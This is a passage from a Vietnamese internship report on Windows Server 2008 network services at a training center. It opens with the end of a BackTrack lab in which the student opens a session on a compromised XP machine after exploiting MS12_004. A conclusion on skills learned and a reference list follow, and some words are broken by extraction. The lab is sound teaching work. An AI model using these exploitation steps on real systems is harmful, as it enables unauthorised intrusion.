    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 274 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trên máy Back Track bắt đầu nhận thấy có sự kết nối đến địa chỉ Và nhận thấy có địa chỉ kết nối vào. Và tạo phiên kết nối vào nó Dùng lệnh sessions –i 1 Dùng lệnh sysinfo để xem thông tin máy nạn nhân. Và nhƣ vậy ta đã khai thác thành công lỗ hổng MS12_004 trên máy XP.
  • 278.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 275 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 18: KẾT LUẬN I.Các kết quả đạt đƣợc. Sau khi tìm hiểu và triển khai các dịch vụ trên máy ảo VMWare và VPS em đã có kiến thức về: - Nguyên lý cơ bản của hệ điều hành mạ ứ ạng, có kỹ năng cần thiết để cài đặ ỉnh mạng doanh nghiệp cỡ vừa và lớn dựa vào Windows Server 2008. - Hiểu về cấu trúc hạ tầng, thiết kế và quản trị hệ thống mạ ụ quả ợ . - Triển khai, thiết kế, quản lý và chuẩn đoán hỏng hóc cho một hệ thống mạng. - Có các kiến thức trên nền tảng công nghệ Windows Server 2008. II.Kinh nghiệm thực tế Có cái nhìn thực tế về việc cấu hình, quản lý một hệ thống mạng của một doanh nghiệp thông qua nền tảng. Đƣợc trực tiếp tiếp xúc những công nghệ và thiết bị mà trƣớc đây chỉ biết đến thông qua sách vở. Đƣợc vận dụng những kiến thức tiếp thu trên lớp vào công việc thực tế. Bổ sung và trau dồi những thiếu sót về kiến thức trong quá trình học trên lớp. Trực tiếp triển khai và cấu hình trên máy chủ ảo VPS. Có kinh nghiệm trong việc khắc phục sự cố khi hệ thống gặp lỗi.
  • 279.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 276 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 III. Hoàn thiện bản thân Các thành viên trong nhóm đã định hƣớng rõ ràng mục tiêu sắp tới sẽ làm. Tự tin hơn trong việc giao tiếp với mọi ngƣời trong công việc. Nâng cao khả năng làm việc nhóm cũng nhƣ khả năng tự bản thân giải quyết vấn đề khó khăn gặp phải trong công việc. IV.Các kiến thức đƣợc lĩnh hội Kiến thức thực tế về hệ thống mạng của doanh nghiệp. Hiểu các thành phần công nghệ mạng doanh nghiệp vừa và nhỏ. V. Kết luận. Nhìn chung các công việc em đã cơ bản hoàn thành, tuy nhiên sẽ còn nhiều thiếu sót, đa phần là quá trình tự học. Vì thế mong Thầy cô, các bạn đánh giá và đƣa ra những ý kiến đóng góp để khắc phục và sữa chữa. Bênh cạnh trình độ chuyên mông cũng cần có những kỹ năng mềm nhƣ kỹ năng giao tiếp, làm việc nhóm cũng hết sức quan trọng. Thực tập là giai đoạn quan trọng của sinh viên, giúp sinh viên có cơ hội làm việc thực tế nhằm củng cố kĩ năng, chuẩn bị cho giai đoạn làm việc thật sau khi tốt nghiệp.Trong quá trình thực tập tại Trung tâm ATHENA, nhóm chúng em đƣợc tiếp xúc với một môi trƣờng làm việc chuyên nghiệp, các công nghệ, thiết bị,các mô hình thực tế... Qua đó nhóm học hỏi đƣợc những kinh nghiệm nhất định và có những suy nghĩ đóng góp sau: Về công việc: Để thiết kế và triển khai một hệ thống mạng cho một công ty, cần có nhiều bộ phận phối hợp với nhau để thực hiện và hoàn thành dự án. Về phát triển kỹ năng:Để các bộ phận có thể phối hợp tốt mỗi nhân viên cần có những kỹ năng cơ bản để làm việc trong đội, nhóm: o Làm việc nhóm: Kỹ năng làm việc nhóm là khả năng làm việc hiệu quả trong đội ngũ. Đó là việc có thể sử dụng đúng ngƣời để có đƣợc kết quả tốt nhất và luôn sẵn sàng để có thể lãnh đạo hoặc phối hợp làm theo. o Tìm hiểu – thu thập thông tin: Quản lý thông tin là khả năng biết đƣợc nơi để có đƣợc thông tin cần thiết - để tìm kiếm, định vị, và thu thập nó. Điều này có thể liên quan đến việc sử dụng các nguồn lực khác nhau, cho dù chúng là từ những con ngƣời hoặc từ các tài liệu trong thế giới rộng lớn của công nghệ
  • 280.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 277 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 o Kỹ năng giải quyết vấn đề - Tính linh hoạt : Tính linh hoạt là khả năng thích nghi để giải quyết công việc chúng ta gặp phải hàng ngày trong công việc lẫn đời sống riêng. Giải quyết vấn đề là xác định vấn đề, nghiên cứu giải pháp và đƣa ra những quyết định hiệu quả.  Về công nghệ: với lợi thế là công ty hoạt động trong lĩnh vực công nghệ thông tin ,ATHENA có hạ tầng CNTT hiện đại ,an toàn và thông suốt VI. Tài liệu tham khảo. [1] www.youtube.com/channel/trojan-backdoor-athena [2] http://www.youtube.com/ThangVoDo [3] Barrie Dempster - Kerry Garrison, TrixBox Made Easy, Packt Publishing, 2006. [4] Theodore Wallingford, VoIP Hacks, O'Reilly Media, 2006 [5] Paul Mahle, VoIP telephony with Asterisk, Mahler, 2004 [6] http:///www.voip-info.org [7] http://google.com [8] http://www.quantrimang.com [9] http://thuvien-it.net